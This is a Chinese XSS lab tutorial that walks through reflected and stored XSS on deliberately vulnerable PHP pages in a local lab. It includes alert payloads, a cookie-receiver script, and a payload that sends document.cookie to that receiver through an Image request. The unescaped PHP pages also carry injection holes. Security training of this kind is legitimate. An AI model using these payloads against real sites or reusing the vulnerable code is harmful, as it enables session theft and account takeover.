

## 实验：XSS 跨站脚本攻击原理与实践



### 预备知识

跨站脚本攻击(Cross Site Scripting)，为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS。恶意攻击者往 Web 页面里插入恶意 Script 代码，当用户浏览该页之时，嵌入其中 Web 里面的 Script 代码会被执行，从而达到恶意攻击用户的目的。

它与 SQL 注入攻击类似，SQL 注入攻击中以 SQL 语句作为用户输入，从而达到查询/修改/删除数据的目的，而在 xss 攻击中，通过插入恶意脚本，实现对用户浏览器的控制，获取用户的一些信息。

XSS 的分类：反射型 XSS 存储型 XSS 基于 DOM 的 XSS

HTML 基础知识：<http://www.w3school.com.cn/html/>

JavaScript 基础知识：<http://www.w3school.com.cn/js/>

### 实验目的

- 1.能够理解 XSS 产生的原理
- 2.了解 XSS 的分类
- 3.掌握 XSS 盗取 COOKIE 的方法

### 实验环境

一台 windows7、安装 wampserver、火狐浏览器、Chrome 浏览器


### 实验步骤一

XSS 攻击，指通过在页面注入恶意 JAVASCRIPT 代码，从而在用户浏览被注入恶意代码的页面时，控制用户的浏览器行为的一种攻击。

XSS 一般分为 3 类：

- 1.反射型 XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。
- 2.存储型 XSS，该类 XSS 会把攻击代码保存到数据库，所以也叫持久型 XSS，因为它存在的时间是比较长的。
- 3.DOM 型 XSS，这类 XSS 主要通过修改页面的 DOM 节点形成 XSS，称为 DOM Based XSS。

我们先来看下反射型 XSS，本步骤的页面代码如下：




```
1 <html>
2 <head>
3     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4     <title>反射型XSS测试</title>
5 </head>
6 <form action="" method="get">
7     <input type="text" name="msg"/>
8     <input type="submit" value="submit"/>
9 </form>
10
11 <?php
12 if(isset($_GET['msg']) && $_GET['msg'] != '') {
13     echo '您输入的内容为:' . $_GET['msg'];
14 }
15
```

源码保存在 C:\wamp\www\xss 目录下。


功能很简单：检测用户是否通过 GET 方法传参，如果传了 msg 参数，则直接输出，否则什么都不干，需要注意的是，这个表单使用的传参方法为 GET 方法。

正常情况下，用户只会输入一些普通字符，也就是数字、字母或者中文，所以，不会有什么安全问题。

首先打开本次实验的页面，xss.com/xss-ref.php，随便输入一些普通字符测试，我输入的内容为“test 测试”。




然后点击 submit，提交数据，会直接输出我们输入的内容，注意这里使用的是 GET 方法传参。




您输入的内容为:test测试

但是恶意的用户就会尝试输入一些特殊字符，比如“<>”等，甚至直接尝试使用<script>标签来在页面插入一段 JavaScript，来测试后台是否有过滤。如果服务端接收了用户的输入后，对一些特殊字符没有进行 html 实体编码，那么用户输入的字符就会被浏览器当成 html 代码解析。

我们输入<script>alert('xss')</script>测试，测试 XSS 最常用的就是<script>alert('xss')</script>，如果页面存在 XSS，那么就会弹出“XSS”这个字符。



然后点击 submit，弹出了 XSS，说明我们输入的数据被浏览器当成指令执行了！



点击确定，发现您输入的内容后面没有任何显示，这是为什么？在页面鼠标右击，选择查看页面源码，可以看到我们输入的内容确实输出了。




为什么没有显示在页面上来呢？

因为我们输入的数据被当成了代码来执行，如何确定我们输入的数据是否被浏览器当成代码解析了呢？一个简单的办法就是查看我们输入的标签的字体的颜色，如果是深紫色，则代表它被当成了代码来解析。

像这种获取了用户的输入后，直接就在页面输出，没有经过数据库的 XSS，就称为反射型 XSS，他只是简单地把用户输入的数据“反射”了。所以，要触发这种 XSS，用户必须访问特定的链接。而且代码会直接显示在浏览器地址栏，很明显，所以反射型 XSS 比较容易发现，而且现在的浏览器一般都带有 XSS 过滤器。比如 Chrome。


我们可以输入其他的 JS 代码，来让浏览器做其他的事，比如弹出用户 cookie，在输入框中输入<script>alert(document.cookie)</script>，其中 document.cookie 可以用来获取用户的 cookie。

提交后发现弹出窗口中内容为空白，为什么呢？




因为访问的这个页面它没有给我们设置 cookie。

修改该页面源码，当访问页面的时候，设置一下 cookie，并启用 session。



```
1 <html>
2 <head>
3     <meta http-equiv="Content-Type" content="text/html;
4     <title>反射型XSS测试</title>
5 </head>
6 <form action="" method="get">
7     <input type="text" name="msg"/>
8     <input type="submit" value="submit"/>
9 </form>
10
11 <?php
12     setcookie('username', 'xssuser');
13     session_start();
14     if(isset($_GET['msg']) && $_GET['msg'] != '') {
15         echo '您输入的内容为:' . $_GET['msg'];
16     }
17
```

在访问该页面的时候，就会设置一个 cookie，名称为 username，值为 xssuser，还会产生一个 session。session 同样用来识别用户身份，只是 session 是服务端维护，不是保存在客户端，我们不需要知道 session 的值具体含义。保存后再次访问该页面，重复上面的步骤，就会弹出新设置的 cookie。




我们都知道 HTTP 是无状态协议，它依靠 cookie 来识别用户身份，如果我们通过 JS 来获取了用户的 cookie 后，我们就可以冒充他人的身份，比如：如果某银行网站存在 XSS，你通过 XSS 获取了别人的 cookie 后，你可以把 cookie

替换成别人的 cookie 来冒充其他人，然后你就可以自由转账了。注：事实上，银行的网站一般都设置了 HttpOnly，JS 脚本无法读取到 cookie 信息，而且银行转账一般需要短信验证码，特别是大额转账，所以即使你找到 XSS，想要利用也很难。

上面的语句只能弹出用户的 cookie，我们如何通过 XSS 得到用户的 cookie 呢？毕竟如果只是弹出的话，只有访问该页面的人才能看到，而我们是看不到的。

我们可以通过 JS，构造一个请求，来请求一个我们有权限的页面，在构造请求的时候，把用户的 cookie 当作参数传过去，然后我们就可以在这个页面里，接收传过来的参数，然后再保存起来。所以首先需要写一个接收 cookie 的页面，它能够接收某个参数，然后保存起来。页面写好保存在 c:\wamp\www\xss\ 的目录下，recv\_cookies.php 这个文件就是用来接收 cookie 并保存的，源码如下：



```
C:\wamp\www\xss\recv_cookies.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(F) 查看(V) 转跳(G) 工具(T) 项目(P) 设置(N) 帮助(H)

xss-ref.php x recv_cookies.php x
1 <?php
2 $filename = 'cookies.txt';
3 $f = fopen($filename, 'a');
4 $cookie = urldecode($_GET['msg']) . PHP_EOL;
5 fwrite($f, $cookie);
6 fclose($f);
7
```

它会把 msg 参数的值进行 url 解码后再保存到 cookies.txt 这个文件里面。


接下来就是构造 JS 代码来发起一个 http 请求了。利用 Image 对象就可以很轻易地完成该任务，新建一个 Image 对象，然后设置 src 属性，浏览器在碰到 src 属性时，会自动请求该 src 指向的 url。这个 url 就写我们刚才写的接收 cookie 的页面的 url，并且传 msg 参数过去，值为 cookie。最终构造的语句为：

```
<script>new
Image().src="http://xss.com/recv_cookies.php?msg="+encodeURIComponent(document.cookie);
</script>
```

这里为什么要进行 URL 编码呢？因为为了防止 cookie 中有特殊字符，如 # 等导致 cookie 不全，比如：如果 cookie 为 username=test#@3，构造的请求地址为 http://xss.com/recv\_cookies.php?msg=username=test#@3，但是 # 会被当作锚点来解释，导致后面的 #@3 全部被忽略，浏览器最终请求的 url 为 http://xss.com/recv\_cookies.php?msg=username=test，所以导致页面接收到的 cookie 不完整。

在输入框输入上面构造的语句，然后点击 submit，然后进入 C:\wamp\www\xss 目录，打开 cookies.txt，就可以看到当前访问 http://xss.com/xss-ref.php 这个页面的人的 cookie。





这样就拿到了用户的 cookie，拿到 cookie 后，我们就可以替换 cookie 来冒充其他人的身份，来做一些恶意操作。

### 实验步骤二

反射型 XSS 在利用的时候要求必须访问特定的 URL，这在一定程度上有着局限性。但是，存储型 XSS 却没有这种弊端，存储型 XSS 的利用代码被保存在数据库中，在用户访问页面的时候，数据从数据库中取出来。所以用户只要访问了存在 XSS 的页面就会触发恶意代码，而不需要像反射型 XSS 那样，必须点击构造好的 URL 才能触发。

存储型 XSS 一般发生在留言板等地方，因为它需要把用户输入的内容保存到数据库，用户向服务器提交的数据只是一次性的，如果不保存到数据库，数据就会丢失。

本步骤实验用的页面地址为 [xss.com/xss-stor.php](http://xss.com/xss-stor.php)，源码保存在 `c:\wamp\www\xss` 目录下，它是模仿的一个留言板，关键代码如下：

```
16 <?php
17
18 $link = @mysql_connect('127.0.0.1', 'root', '');
19 mysql_select_db('xss');
20 mysql_set_charset('utf8');
21
22 if(isset($_POST['msg']) && $_POST['msg'] != '') { //
    判断用户提交的留言内容是否为空, 如果为空则执行第29行的查询, 不为空则执行下面的内容
23     $user = $_POST['username'] == '' ? 'anonymous' : $_POST['username']; //
        判断用户是否输入了昵称, 如果没有输入, 则用anonymous, 否则获取用户输入的昵称
24     $msg = @mysql_escape_string($_POST['msg']); // 获取用户输入的留言内容, 转义了' 等特殊字符
25     $sql = "insert into message (username, msg) values ('$user', '$msg')"; // 构造插记录的SQL语句
26     $result = mysql_query($sql); // 把用户的留言内容保存到数据库
27 }
28 $sql = "select username, msg from message";
29 $rows = mysql_query($sql); // 执行上面的SQL语句, 即从message中查询所有的留言内容
30 if($rows) {
31     while($row = mysql_fetch_assoc($rows)){
32         echo '昵称: ' . $row['username'] . '<br/>' . $row['msg'] . '<br/>'; //输出查询到的留言内容
33         echo '-----' . '<br/>';
34     }
35 }
36
```


代码写了注释，有不懂的可以打开源文件查看注释。

很明显可以看出页面没有对“<>”等特殊字符进行实体编码。


`mysql_escape_string` 函数仅用来转义特殊字符而非对字符进行实体编码。

访问本步骤的测试页面：[xss.com/xss-stor.php](http://xss.com/xss-stor.php)。






